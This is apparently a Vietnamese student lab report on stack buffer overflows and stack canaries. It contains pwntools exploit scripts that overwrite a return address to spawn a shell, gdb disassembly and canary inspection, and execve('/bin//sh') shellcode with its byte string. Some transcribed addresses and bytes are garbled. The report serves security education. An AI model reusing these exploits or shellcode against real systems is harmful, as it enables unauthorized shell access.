

Nhóm 9:

Nguyễn Bùi Kim Ngân - 20520648

Nguyễn Bình Thực Trâm - 20520815

Võ Anh Kiệt - 20520605

Yêu cầu 1:

Như vậy khoảng cách giữa 2 thành phần này là bao nhiêu? Input cần dài bao nhiêu để ghi đè được lên ret-addr?

Địa chỉ làm vị trí chuỗi buf: %ebp - 0x18

Địa chỉ lưu ret-addr: %ebp + 4

Vậy khoảng cách giữa buf và ref-addr là $0x8 + 4 = 0x1C = 28$

Input cần dài 32 bytes gồm 28 bytes từ vị trí chuỗi buf lên ret-addr và 4 bytes ghi đè

Thử tính khoảng cách giữa biến buf và ret-addr dựa trên 2 địa chỉ này? Từ đó xác định độ dài input cần nhập để ghi đè được ret-addr?

Địa chỉ làm vị trí chuỗi buf: 0x55683968

Địa chỉ lưu ret-addr: 0x55683984


Input cần dài 32 bytes gồm 28 bytes từ vị trí chuỗi buf lên re-addr và 4 bytes ghi đè

Địa chỉ hàm get-shell() làm 4 bytes ghi đè là 08 04 87 2b

Chuỗi Input như sau:

00 00 ... 00 (28 bytes 00) 2b 87 04 08

Đoạn code khai thác:



```
yc1.py - Buffer - Visual Studio Code
yc1.py > ...
1 from pwn import *
2 get_shell = "\x2b\x87\x04\x08" # Các byte địa chỉ get_shell dạng Little Endian
3 payload = "a"*28 + get_shell # Input sẽ nhập, X là độ dài đủ để buffer overflow và 4 byte get_shell nằm ở vị trí ret-addr
4 print(payload) # In payload
5 exploit = process("./app1-no-canary") # Chạy chương trình app-no-canary
6 int(exploit.recv())
7 exploit.sendline(payload) # gửi payload đến chương trình
8 exploit.interactive() # Dừng tương tác với chương trình khi
9 #có shell thành công
```

```
NT521.N11.ANTN x Lab 03 - Nhap m... vm Zalo Web (15) Rhymas x vLab NT521_Lab3 - Go x
https://vlab.uit.edu.vn/remote/#/client/dm0AYwBqc29u?token=BB807A64357F88474D5ACBD9D34E9D2A535DE1FB98F7BB05D528FB16F299592F
ubuntu@df-f02c8a571544479bb3c45063d88f2c9-vm:~$ python ycl.py
Command 'python' not found, did you mean:
  command 'python3' from deb python3
  command 'python' from deb python-is-python3
ubuntu@df-f02c8a571544479bb3c45063d88f2c9-vm:~$ python3 ycl.py
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaxxxxxxxx04
[+] Starting local process './app1-no-canary': pid 16713
b'Pwn basic\n'
ycl.py:7: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  exploit.sendline(payload) # gửi payload đến chương trình
[*] Switching to interactive mode
Password:Invalid Password!
Call get_shell
$ ls
Desktop  Downloads  Pictures  Templates  app1-no-canary  ycl.py
Documents  Music  Public  Videos  peda
$
```

Yêu cầu 2:

Bước 1. Kiểm tra cấu hình sử dụng stack canary của 2 phiên bản app2

Bước 2. Kiểm tra khác biệt về code của 2 phiên bản app2


```
Activities Terminal Oct 18 09:51
kiet@kiet-Aspire-E5-576: ~/Downloads/Lab 3 - Các tài nguyên-20221018
Reading symbols from app2-canary...
(No debugging symbols found in app2-canary)
Disassemble main
Dump of assembler code for function main:
0x0804857b <+0>: push    ebp
0x0804857c <+1>: mov     ebp,esp
0x0804857d <+3>: push    ebx
0x0804857f <+4>: sub     esp,0x18
0x08048582 <+7>: mov     eax,DWORD PTR [ebp+0xc]
0x08048585 <+10>: mov     DWORD PTR [ebp-0x1c],eax
0x08048588 <+13>: mov     eax,gs:0x14
0x0804858e <+19>: mov     DWORD PTR [ebp-0x8],eax
0x08048591 <+22>: xor     eax,eax
0x08048593 <+24>: call    0x08048420 <geteuid@plt>
0x08048598 <+29>: mov     ebx,eax
0x0804859a <+31>: call    0x08048420 <geteuid@plt>
0x0804859f <+36>: push    ebx
0x080485a0 <+37>: push    eax
0x080485a1 <+38>: call    0x08048440 <setreuid@plt>
0x080485a6 <+43>: add     esp,0x8
0x080485a9 <+46>: push    0x080486a0
0x080485aa <+51>: call    0x08048430 <puts@plt>
0x080485ab <+56>: add     esp,0x4
0x080485b6 <+59>: push    0x08048644
0x080485b8 <+64>: call    0x08048400 <printf@plt>
0x080485c0 <+69>: add     esp,0x4
0x080485c3 <+72>: lea     eax,[ebp-0x18]
0x080485c7 <+75>: push    eax
0x080485c7 <+76>: push    0x080486b4
0x080485cc <+81>: call    0x08048400 <_isoc99_scanf@plt>
0x080485d1 <+86>: add     esp,0x8
0x080485d4 <+89>: push    0x080486b7
0x080485d9 <+94>: lea     eax,[ebp-0x10]
0x080485dc <+97>: push    eax
0x080485dd <+98>: call    0x080483f0 <strcmp@plt>
0x080485e2 <+103>: add     esp,0x8
0x080485e5 <+106>: test    eax,eax
0x080485e7 <+108>: jne     0x080485f8 <main+125>
0x080485e9 <+110>: push    0x080486be
0x080485ee <+115>: call    0x08048430 <puts@plt>
0x080485f3 <+120>: add     esp,0x4
0x080485f6 <+123>: jmp     0x08048605 <main+138>
0x080485f8 <+125>: push    0x080486cd
0x080485f8 <+126>: call    0x08048430 <puts@plt>
0x08048602 <+135>: add     esp,0x4
0x08048605 <+138>: mov     eax,0x0
0x08048608 <+141>: mov     edx,DWORD PTR [ebp-0x8]
0x0804860d <+146>: xor     edx,DWORD PTR gs:0x14
0x08048614 <+153>: je      0x0804861b <main+160>
0x08048616 <+155>: call    0x08048410 <stack_chk_fail@plt>
0x0804861b <+160>: mov     ebx,DWORD PTR [ebp-0x4]
0x0804861e <+163>: leave
0x0804861f <+164>: ret
End of assembler dump.
gdb-peda>

This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.


For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from app2-no-canary...
(No debugging symbols found in app2-no-canary)
gdb-peda> disassemble main
Dump of assembler code for function main:
0x0804852c <+0>: push    ebp
0x0804852e <+3>: push    ebx
0x0804852f <+4>: sub     esp,0x10
0x08048532 <+7>: call    0x08048400 <geteuid@plt>
0x08048537 <+12>: mov     ebx,eax
0x08048539 <+14>: call    0x080483d0 <geteuid@plt>
0x0804853e <+19>: push    ebx
0x0804853f <+20>: push    eax
0x08048540 <+21>: call    0x080483f0 <setreuid@plt>
0x08048545 <+26>: add     esp,0x8
0x08048548 <+29>: push    0x08048630
0x0804854d <+34>: call    0x08048400 <puts@plt>
0x08048552 <+39>: add     esp,0x4
0x08048555 <+42>: push    0x0804863a
0x08048558 <+47>: call    0x08048400 <printf@plt>
0x0804855f <+52>: add     esp,0x4
0x08048562 <+55>: lea     eax,[ebp-0x14]
0x08048565 <+58>: push    eax
0x08048566 <+59>: push    0x08048644
0x0804856b <+64>: call    0x08048410 <_isoc99_scanf@plt>
0x08048570 <+69>: add     esp,0x8
0x08048573 <+72>: push    0x08048647
0x08048576 <+77>: lea     eax,[ebp-0x14]
0x0804857b <+80>: push    eax
0x0804857c <+81>: call    0x080483b0 <strcmp@plt>
0x08048581 <+86>: add     esp,0x8
0x08048584 <+89>: test    eax,eax
0x08048586 <+91>: jne     0x08048597 <main+108>
0x08048588 <+93>: push    0x0804864e
0x0804858d <+98>: call    0x08048430 <puts@plt>
0x08048592 <+103>: add     esp,0x4
0x08048595 <+106>: jmp     0x080485a4 <main+121>
0x08048597 <+108>: push    0x0804865d
0x0804859e <+113>: call    0x08048400 <puts@plt>
0x080485a1 <+118>: add     esp,0x4
0x080485a4 <+121>: mov     eax,0x0
0x080485a9 <+126>: mov     ebx,DWORD PTR [ebp-0x4]
0x080485ac <+129>: leave
0x080485ad <+130>: ret
End of assembler dump.
gdb-peda>
```

```
0x0804857f <+4>: sub    esp,0x18
0x08048582 <+7>: mov    eax,DWORD PTR [ebp+0xc]
0x08048585 <+10>: mov    DWORD PTR [ebp-0x1c],eax
0x08048588 <+13>: mov    eax,gs:0x14
0x0804858e <+19>: mov    DWORD PTR [ebp-0x8],eax
0x08048591 <+22>: xor    eax,eax
```


Bước 3. Thực hiện tấn công buffer overflow với 2 file



Bước 4. Xem giá trị stack canary




Cách 2: Xem giá trị dựa trên hàm kiểm tra canary



```
gdb-peda$ disassemble main
Dump of assembler code for function main:
0x000055555555209 <<0>:    endbr4
0x00005555555520a <<1>:    push rbp
0x00005555555520e <<5>:    mov rbp, rsp
0x000055555555211 <<8>:    push rbx
0x000055555555212 <<9>:    sub rsp, 0x38
0x000055555555216 <<13>:   mov QWORD PTR [rbp-0x34], edi
0x000055555555219 <<16>:   mov QWORD PTR [rbp-0x40], rsi
0x00005555555521d <<20>:   mov rax, QWORD PTR fs:0x28
0x000055555555226 <<29>:   mov QWORD PTR [rbp-0x18], rax
0x00005555555522a <<33>:   xor eax, eax
0x00005555555522c <<35>:   call 0x55555550e0 <getuid@plt>
0x000055555555231 <<40>:   mov ebx, eax
0x000055555555233 <<42>:   call 0x55555550e0 <getuid@plt>
0x000055555555238 <<47>:   mov esi, ebx
0x00005555555523a <<49>:   mov edi, eax
0x00005555555523c <<51>:   call 0x5555555100 <setuid@plt>
0x000055555555241 <<56>:   lea rdi, [rip+0x0c] # 0x5555555004
0x000055555555248 <<63>:   call 0x5555555000 <puts@plt>
0x00005555555524d <<68>:   lea rdi, [rip+0xba] # 0x555555500e
0x000055555555254 <<75>:   mov eax, 0x0
0x000055555555259 <<80>:   call 0x55555550d0 <printf@plt>
0x00005555555525e <<85>:   lea rax, [rbp-0x30]
0x000055555555262 <<89>:   mov rsi, rax
0x000055555555265 <<92>:   lea rdi, [rip+0xdac] # 0x5555555018
0x00005555555526c <<99>:   mov eax, 0x0
0x000055555555271 <<104>:  call 0x5555555110 <_Isoc99_scanf@plt>
0x000055555555276 <<109>:  lea rax, [rbp-0x30]
0x00005555555527a <<113>:  lea rsi, [rip+0xd9a] # 0x555555501b
0x000055555555281 <<120>:  mov rdi, rax
0x000055555555284 <<123>:  call 0x55555550f0 <strncmp@plt>
0x000055555555289 <<128>:  test eax, eax
0x00005555555528b <<130>:  jne 0x555555520b <main+14>
0x00005555555528d <<132>:  lea rdi, [rip+0xd0e] # 0x5555555022
0x000055555555294 <<139>:  call 0x55555550b0 <puts@plt>
0x000055555555299 <<144>:  jmp 0x55555552a7 <main+15b>
0x00005555555529b <<146>:  lea rdi, [rip+0xd0f] # 0x5555555031
0x0000555555552a2 <<153>:  call 0x55555550b0 <puts@plt>
0x0000555555552a7 <<158>:  mov eax, 0x0
0x0000555555552ac <<163>:  mov rdx, QWORD PTR [rbp-0x18]
0x0000555555552b0 <<167>:  xor rdx, QWORD PTR fs:0x28
0x0000555555552b9 <<176>:  je 0x55555552c0 <main+183>
0x0000555555552bb <<178>:  call 0x55555550c0 <__stack_chk_fail@plt>
0x0000555555552c0 <<182>:  add rsp, 0x38
0x0000555555552c4 <<187>:  pop rbx
0x0000555555552c5 <<188>:  pop rbp
0x0000555555552c8 <<189>:  ret
End of assembler dump.
gdb-peda$
```

Cách 2: Xem giá trị dựa trên hàm kiểm tra canary



```
gdb-peda$ disassemble main
Dump of assembler code for function main:
0x000055555555209 <<0>:    endbr4
0x00005555555520a <<1>:    push rbp
0x00005555555520e <<5>:    mov rbp, rsp
0x000055555555211 <<8>:    push rbx
0x000055555555212 <<9>:    sub rsp, 0x38
0x000055555555216 <<13>:   mov QWORD PTR [rbp-0x34], edi
0x000055555555219 <<16>:   mov QWORD PTR [rbp-0x40], rsi
0x00005555555521d <<20>:   mov rax, QWORD PTR fs:0x28
0x000055555555226 <<29>:   mov QWORD PTR [rbp-0x18], rax
0x00005555555522a <<33>:   xor eax, eax
0x00005555555522c <<35>:   call 0x55555550e0 <getuid@plt>
0x000055555555231 <<40>:   mov ebx, eax
0x000055555555233 <<42>:   call 0x55555550e0 <getuid@plt>
0x000055555555238 <<47>:   mov esi, ebx
0x00005555555523a <<49>:   mov edi, eax
0x00005555555523c <<51>:   call 0x5555555100 <setuid@plt>
0x000055555555241 <<56>:   lea rdi, [rip+0x0c] # 0x5555555004
0x000055555555248 <<63>:   call 0x5555555000 <puts@plt>
0x00005555555524d <<68>:   lea rdi, [rip+0xba] # 0x555555500e
0x000055555555254 <<75>:   mov eax, 0x0
0x000055555555259 <<80>:   call 0x55555550d0 <printf@plt>
0x00005555555525e <<85>:   lea rax, [rbp-0x30]
0x000055555555262 <<89>:   mov rsi, rax
0x000055555555265 <<92>:   lea rdi, [rip+0xdac] # 0x5555555018
0x00005555555526c <<99>:   mov eax, 0x0
0x000055555555271 <<104>:  call 0x5555555110 <_Isoc99_scanf@plt>
0x000055555555276 <<109>:  lea rax, [rbp-0x30]
0x00005555555527a <<113>:  lea rsi, [rip+0xd9a] # 0x555555501b
0x000055555555281 <<120>:  mov rdi, rax
0x000055555555284 <<123>:  call 0x55555550f0 <strncmp@plt>
0x000055555555289 <<128>:  test eax, eax
0x00005555555528b <<130>:  jne 0x555555520b <main+14>
0x00005555555528d <<132>:  lea rdi, [rip+0xd0e] # 0x5555555022
0x000055555555294 <<139>:  call 0x55555550b0 <puts@plt>
0x000055555555299 <<144>:  jmp 0x55555552a7 <main+15b>
0x00005555555529b <<146>:  lea rdi, [rip+0xd0f] # 0x5555555031
0x0000555555552a2 <<153>:  call 0x55555550b0 <puts@plt>
0x0000555555552a7 <<158>:  mov eax, 0x0
0x0000555555552ac <<163>:  mov rdx, QWORD PTR [rbp-0x18]
0x0000555555552b0 <<167>:  xor rdx, QWORD PTR fs:0x28
0x0000555555552b9 <<176>:  je 0x55555552c0 <main+183>
0x0000555555552bb <<178>:  call 0x55555550c0 <__stack_chk_fail@plt>
0x0000555555552c0 <<182>:  add rsp, 0x38
0x0000555555552c4 <<187>:  pop rbx
0x0000555555552c5 <<188>:  pop rbp
0x0000555555552c8 <<189>:  ret
End of assembler dump.
gdb-peda$
Breakpoint 2 at 0x004860a
gdb-peda$ Info break
Num Type Dsp Enb Address What
2 breakpoint keep y 0x00000000004860a
gdb-peda$
```

So sánh khác biệt trong code của 2 phiên bản, sinh viên thử xác định vị trí các đoạn code sau trong code assembly:

- Thêm giá trị canary vào stack, dự đoán vị trí của canary trong stack?

```
0x0804857f <+4>:      sub     esp,0x18
0x08048582 <+7>:      mov     eax,DWORD PTR [ebp+0xc]
0x08048585 <+10>:     mov     DWORD PTR [ebp-0x1c],eax
0x08048588 <+13>:     mov     eax,gs:0x14
0x0804858e <+19>:     mov     DWORD PTR [ebp-0x8],eax
0x08048591 <+22>:     xor     eax,eax
```

- Kiểm tra giá trị canary trước khi kết thúc hàm.

```
0x0804860a <+143>:    mov     edx,DWORD PTR [ebp-0x8]
0x0804860d <+146>:    xor     edx,DWORD PTR gs:0x14
0x08048614 <+153>:    je      0x804861b <main+160>
0x08048616 <+155>:    call   0x8048410 <__stack_chk_fail@plt>
```

Sinh viên debug file app2-canary với gdb để xem giá trị stack canary là bao nhiêu?

```
-----]
EAX: 0x0
EBX: 0x0
ECX: 0x2865acc5
EDX: 0xffffce34 --> 0x0
ESI: 0xf7fac000 --> 0x1e7d6c
EDI: 0xf7fac000 --> 0x1e7d6c
EBP: 0xffffce08 --> 0x0
ESP: 0xffffcdec --> 0xffffcea4 --> 0xffffd098 ("/home/kiet/Downloads/Lab 3
- Các tài nguyên-20221018/app2-canary")
```

```

[-----code-----]
0x8048588 <main+13>: mov     eax,gs:0x14
0x804858e <main+19>: mov     DWORD PTR [ebp-0x8],eax
0x8048591 <main+22>: xor     eax,eax
=> 0x8048593 <main+24>: call    0x8048420 <getuid@plt>
0x8048598 <main+29>: mov     ebx,eax
0x804859a <main+31>: call    0x8048420 <getuid@plt>
0x804859f <main+36>: push    ebx
0x80485a0 <main+37>: push    eax
Guessed arguments:
arg[0]: 0xffffcea4 --> 0xffffd098 ("/home/kiet/Downloads/Lab 3 - Các tài
uyên-20221018/app2-canary")
arg[1]: 0xf7fe22d0 (endbr32)
[-----stack-----]
0000| 0xffffcdec --> 0xffffcea4 --> 0xffffd098 ("/home/kiet/Downloads/La
- Các tài nguyên-20221018/app2-canary")
0004| 0xffffcdf0 --> 0xf7fe22d0 (endbr32)
0008| 0xffffcdf4 --> 0x0
0012| 0xffffcdf8 --> 0x8048629 (<__libc_csu_init+9>:      add     ebx,0x19d
0016| 0xffffcdfc --> 0x0
0020| 0xffffce00 --> 0x94d72c00
0024| 0xffffce04 --> 0x0
0028| 0xffffce08 --> 0x0
[-----]
Legend: code, data, rodata, value

Breakpoint 3, 0x08048593 in main ()
gdb-peda$ x/wx $ebp-4
0xffffce04:      0x00000000
gdb-peda$ x/wx $ebp-8
0xffffce00:      0x94d72c00
gdb-peda$ 

```

Sinh viên thử debug lại app2-canary để xác định giá trị canary? Giá trị này thay đổi ra sao ở mỗi lần debug?

Lần 1

```

gdb-peda$ x/wx $ebp-8
0xffffce00:      0x94d72c00

```

Lần 2

```
gdb-peda$ x/wx $ebp-8
0xffffce00: 0x67435e00
gdb-peda$
```

Lần 3

```
gdb-peda$ x/wx $ebp-8
0xffffce00: 0xf87d9000
gdb-peda$
```

Yêu cầu 3:

Chuỗi input cần nhập vào bao gồm:

- executable codes: thực hiện lệnh thoát chương trình gồm các bytes: b8 01 00 00 00 cd 80
- 21 bytes: 00
- 4 bytes cuối ghi đè vào ref-addr để đảm bảo chương trình thực hiện executable codes ở trên, 4 bytes đó là vị trí chuỗi buf: 68 39 68 55

```

1  from pwn import *
2  exitt = "\x68\x39\x68\x55" # Các byte địa chỉ exit dạng Little Endian
3  bytecode = "\xb8\x01\x00\x00\xcd\x80"
4  payload = bytecode + "a"*21 + exitt # Input sẽ nhập, X là độ dài đủ để buffer overflow và 4 byte get_shell nằm ở vị trí ret-addr
5  print(payload) # In payload
6  exploit = process("./app1-no-canary") # Chạy chương trình app-no-canary
7  print(exploit.recv())
8  exploit.sendline(payload) # gửi payload đến chương trình
9  exploit.interactive() # Dừng tương tác với chương trình khi
10 #có shell thành công
11

```


B2: Biên dịch file assembly

```
ubuntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$ nasm -f elf64 shellcode_nhom9.asm -o shellcode_nhom9.o
ubuntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$ ld shellcode_nhom9.o -o shellcode_nhom9
ubuntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$ ./shellcode_nhom9
$ whoami
ubuntu
$ █
```

B3: Tạo shellcode

```
ubuntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$ objdump -d shellcode_nhom9

shellcode_nhom9:      file format elf64-x86-64

Disassembly of section .text:

0000000000401000 <_start>:
 401000:      50                push    %rax
 401001:      48 31 d2          xor     %rdx,%rdx
 401004:      48 31 f6          xor     %rsi,%rsi
 401007:      48 bb 2f 62 69 6e 2f movabs  $0x68732f2f6e69622f,%rbx
 40100e:      2f 73 68
 401011:      53                push    %rbx
 401012:      54                push    %rsp
 401013:      5f                pop     %rdi
 401014:      b0 3b            mov     $0x3b,%al
 401016:      0f 05            syscall
ubuntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$ █
```

Shellcode có được là:

```
\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05
```

B4: Kiểm tra shellcode

- Tạo file test_shell.c

```
#include <stdio.h>
void main()
{
